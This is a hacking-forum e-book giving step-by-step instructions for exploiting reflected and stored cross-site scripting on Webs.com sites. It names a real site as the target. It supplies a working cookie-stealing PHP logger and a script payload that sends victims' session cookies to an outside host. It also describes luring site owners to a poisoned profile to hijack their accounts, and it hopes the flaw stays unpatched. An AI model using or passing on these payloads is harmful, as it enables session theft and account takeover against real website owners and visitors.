Hacking The World's Most Popular Free Online Website Builder – Webs.com

Made By CrayVr – HackForums

Have you ever wandered, why the most popular free online website builder, has only been hacked a few times during its famous reign? Is it because nobody has been bothered to do it, or is it because it's simply so secure that no hacker has been able to hack it more than once or twice? If you guessed that it was too secure for any hacker to hack, you are most definitely wrong, and today I will guide you through this e-book to a simple vulnerability in Webs.com – That has yet to be issued.

Let's do a quick rundown on what we'll be learning today:

1) **Most popular does not mean most secure!**
2) **XSS and its devastating effects!**
3) **Non Persistent and Persistent!**
4) **How to use XSS against Webs.com!**
5) **Creating a Basic Cookie Logger**

For your interest, it is probably only number four that catches your eye, however, this guide was made to be to a very noob-friendly e-book, I am sorry that I could not satisfy everyone. Anyway, let's get going, shall we?

Most Popular Does Not Mean Most Secure!

During my years as a penetration tester, the one thing I've figured out is that the most populous scripts can be exploited with the simplest commands. Some of you might know me because of my Forumotion hacking tutorial, which exploited Forumotion by using XSS, and this tutorial will be very similar to the approach we took when hacking Forumotion. I have previously also exploited Webs.com – In which the damage was so devastating it shocked not only the Website owners and Webs.com but also me. It shocked me, because at that moment I found out that whoever designed that certain application in Webs.com must have been so drunk the other night to make such a mistake. The coding turned out to be lousy, and with one simple XSS command, I had defaced the whole site. I used the simple XSS command which redirected the site to my deface page, with some nice Persian music at the background. It turned out to be a deadly Persistent XSS attack, in which I could easily have stolen all credentials of registered members. Webs of course patched the "exploit" in less than three hours – (This is where they confirmed my theory of the Drunk coder) If it takes you less than three hours to fix an exploit, then there's some real lazy shit going on there. Anyhow, let's get on to the next "chapter" where we'll have talk about some of the devastating effects of XSS, and specifically what it can be used for, because XSS, just like SQL injection, has its own use in different situation.

XSS and Its Devastating Effects!

In this section, I'd like to explain to you, what XSS is, and its devastating effects. Most of you probably already know, but to the beginners who have just started up, here's a brief explanation:

XSS, also known as Cross Site Scripting, is used in situations where a server side attacks are not an option. Cross Site Scripting only affects the user's web browser, not affecting the actually server. It's commonly found in Applications, the most prominent explain found in a guestbook.

Cross Site Scripting is mostly used to steal cookies from users, and therefore allowing the attacker specified privileges.

Non Persistent and Persistent!

Again, most of you already probably know this, however, for beginners who have just started up, here's a brief explanation:

Non Persistent: Non Persistent attacks are the most common found XSS in the internet. Search Engine's, are the most prominent examples of this type of XSS, as when the string is entered in the Search Engine, and the Search engine does NOT accept HTML control characters, a Non Persistent type of XSS flaw could occur. Generally, they are not that dangerous however if the attacker uses hidden frames, on sites such as facebook, he or she could easily navigate the victim's browser to the specified vulnerable URL, and easily collect the users session cookies and etc.


Persistent: Persistent attacks are the least found XSS type, as it occurs when data is saved on the server, therefore making it visible to all users in normal pages. Forums are a great example of this, as users are usually allowed to post HTML formatted messages.

How To Use XSS Against Webs.com!

Finally, now that you've had a quick run through on XSS, and the types of XSS, it's time for the real deal. To show you some real live XSS attacks on Webs, I'm going to give you two examples. A persistent and a Non persistent, showing you what you can do to manipulate them and end of the e-book with a cookie logger tutorial.

Okay, so for this live attack I'm going to be using this Webs.com site:
http://www.bolsas-biodegradables.com/

I simply went to webs.com, and under example sites, I found the site on the featured list:



<u>Non Persistent Attack:</u> Go click on the site… You should be redirected to this Spanish green site, aiming to improve the environment. For the Non Persistent Attack, I've picked out a search engine. I simply clicked on Blog on the left side, and I got redirected to their blog posts and a search engine. So let's go ahead and test this baby out… I will be using the simple alert pop up XSS attack: "<SCRIPT>alert('XSS');</SCRIPT>" Without the quotation marks of course.
I press enter, and I successfully get a pop up with the text: "XSS."
In the next section we'll talk about creating a cookie logger so we can steal session cookies and successfully get some user and/or admin privileges!
However before that we'll take a look at the far more dangerous Persistent attack.
Here's a screenshot on the pop up by the way:

Persistent Attack: Go ahead and create a user… Let's see if we find any interesting stuff there. Simply go back to the index of the site, and click on register. Put your Email address, (Real or spam) because you need to verify your user. Fill out the rest of the information, however, where it says Display name and location, once again insert the pop up with the text "XSS." Write the two words you see and create your account. Now login, and listen up carefully here, where it says "about yourself" paste the pop up with the text "XSS" again. At first you should get a pop up instantly, when you paste it… (Which means something really bad is going on here – for them of course) So now to avoid getting the popup, simply paste the alert pop up XSS without the ">" at the end, and when it finally accepts, then you can ahead and add it again. Click on "save" or "submit" – And now, whenever someone visits your profile, they will get the alert pop up! Far more devastating than the boring Non-persistent.

Creating A Basic Cookie Logger

Alright, to end up my e-book, I want to show you how to make a Cookie Logger… Again, most of you probably already know how to, but for the beginners just starting up, here you go. First of all, with a Cookie Logger we can steal users Credentials, instead of having a BORING old pop up box, we can also message the owner of the site (Webs has their own message system) and tell him to visit our profile for whatever reason! And once he visits… Bam… His session cookies are ours, and we can then use a simple cookie editor to access his account.

Note that this Cookie Logger tutorial is based off Zero Thunder's script.
Alright, so first of all register to a hosting site that offers php hosting… I fully recommend www.t35.com – Once registered, leave that aside, and head up to notepad and create two documents. The first document, should be named: "vb.php" Insert this on the "vb.php" file (Without Quotations!!):

"<head>
<meta http-equiv="Content-Language" content="it">
<title>Cookies Stealther - Designed and programmed by R00t[ATI]</title>
</head>

<body bgcolor="#C0C0C0">

COOKIES STEALTHER
By R00T[ATI]

</body>"

This basically tells us what cookies are grabbed.
Now on the next document, name it "documents.php" and insert this:

“<?php

$ip = $_SERVER['REMOTE_ADDR'];
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];

$data = $_GET[c];

$time = date("Y-m-d G:i:s A");
**$text = "

".$time." = ".$ip."

User Agent: ".$agent."
Referer: ".$referer."
Session: ".$data."

";**

$file = fopen('vb.php' , 'a');
fwrite($file,$text);
fclose($file);
header("Location: http://www.google.com");

?>”

This basically gives us the cookies and the victim’s IP address etc.
Without quotations of course, always without quotations!
Also note, where it says Location above, you can change it to anything you want to redirect the vulnerable site to after you have grabbed the victim’s cookies.
Now save the two files and upload them on your free hosting account.

Alright, now we have to make the XSS vulnerable site actually apply the script from our hosting account. So replace the XSS pop up script, with this little babe:

“<script>document.location="http://syshack.sy.funpic.de/documents.php?c="+document.cookie;</script>”

Always without Quotation marks remember!
Now replace the “http.//syshack etc.” with the link to your documents.php page in your free hosting account.

There we go, a fully created Cookie Logger, and now you can actually hack most Webs.com sites who share the same vulnerability!
Over one hundred, thousand users are vulnerable to this attack.

However please use this for ethical purposes only, we wouldn’t want this to be patched would we now. Do whatever you want, I cannot stop you, but keep in mind that Webs will do whatever they can to keep their sites clean.

Thank you very much for buying my E-Book.
CrayVr